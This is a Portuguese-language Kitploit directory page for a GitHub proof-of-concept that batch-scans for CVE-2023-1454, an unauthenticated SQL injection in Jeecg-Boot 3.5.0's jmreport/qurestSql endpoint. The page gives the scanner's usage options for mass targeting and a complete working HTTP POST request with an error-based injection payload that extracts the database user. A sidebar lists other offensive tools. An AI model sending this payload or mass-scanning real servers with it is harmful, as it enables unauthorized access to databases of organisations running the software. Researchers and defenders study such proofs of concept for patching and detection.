
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2023-1454-Jeecg-Boot-qurestSql-SQLvuln — jmreport/qurestSql POC de varredura em lote para injeção SQL não autorizada. O Jeecg-Boot é uma plataforma de desenvolvimento rápido baseada em Spring Boot e Jeecg-Boot-Plus. Na versão mais recente do jeecg-boot 3.5.0, várias vulnerabilidades de injeção SQL foram descobertas. | Kitploit
Ferramentas/GitHubGitHub/sweelg/cve-2023-1454-jeecg-boot-qurestsql-sqlvuln
Scanners de VulnerabilidadesAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebSegurança WebTestes de Penetração
GitHubsweelg/cve-2023-1454-jeecg-boot-qurestsql-sqlvuln

CVE-2023-1454-Jeecg-Boot-qurestSql-SQLvuln

jmreport/qurestSql POC de varredura em lote para injeção SQL não autorizada. O Jeecg-Boot é uma plataforma de desenvolvimento rápido baseada em Spring Boot e Jeecg-Boot-Plus. Na versão mais recente do jeecg-boot 3.5.0, várias vulnerabilidades de injeção SQL foram descobertas.

Ver Repositório
21532há 3 anosRevisado pelo Kitploit
Compartilhar

CVE-2023-1454 Jeecg-Boot-qurestSql-SQLvuln

jmreport/qurestSql 未授权SQL注入批量扫描poc Jeecg-Boot é uma plataforma de desenvolvimento rápido baseada em Spring Boot e Jeecg-Boot-Plus. A versão mais recente, jeecg-boot 3.5.0, foi descoberta com múltiplas vulnerabilidades de injeção SQL.

Usage

usage: CVE-2023-1454.py [-h] [-u URL] [-f FILE] [-t THREAD] [-T TIMEOUT] [-o OUTPUT] [-p PROXY]

optional arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL     URL alvo (ex: url.txt)
  -f FILE, --file FILE  Arquivo alvo (ex: url.txt)
  -t THREAD, --thread THREAD
                        Número de threads (padrão 5)
  -T TIMEOUT, --timeout TIMEOUT
                        Tempo limite da solicitação (padrão 3)
  -o OUTPUT, --output OUTPUT
                        Arquivo de saída de URLs vulneráveis (ex: result.txt)
  -p PROXY, --proxy PROXY
                        Proxy da solicitação (ex: http://127.0.0.1:8080)


poc:

POST /jeecg-boot/jmreport/qurestSql HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36
Content-Type: application/json;charset=UTF-8
Content-Length: 128

{"apiSelectId":"1316997232402231298","id":"1' or '%1%' like (updatexml(0x3a,concat(1,(select current_user)),1)) or '%%' like '"}
免责声明

Quaisquer consequências ou perdas diretas ou indiretas causadas pela disseminação ou uso das informações fornecidas neste documento são de responsabilidade exclusiva do usuário. O autor não assume nenhuma responsabilidade por isso.


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    968
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    556
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    347
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    346
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    319
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    297

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →




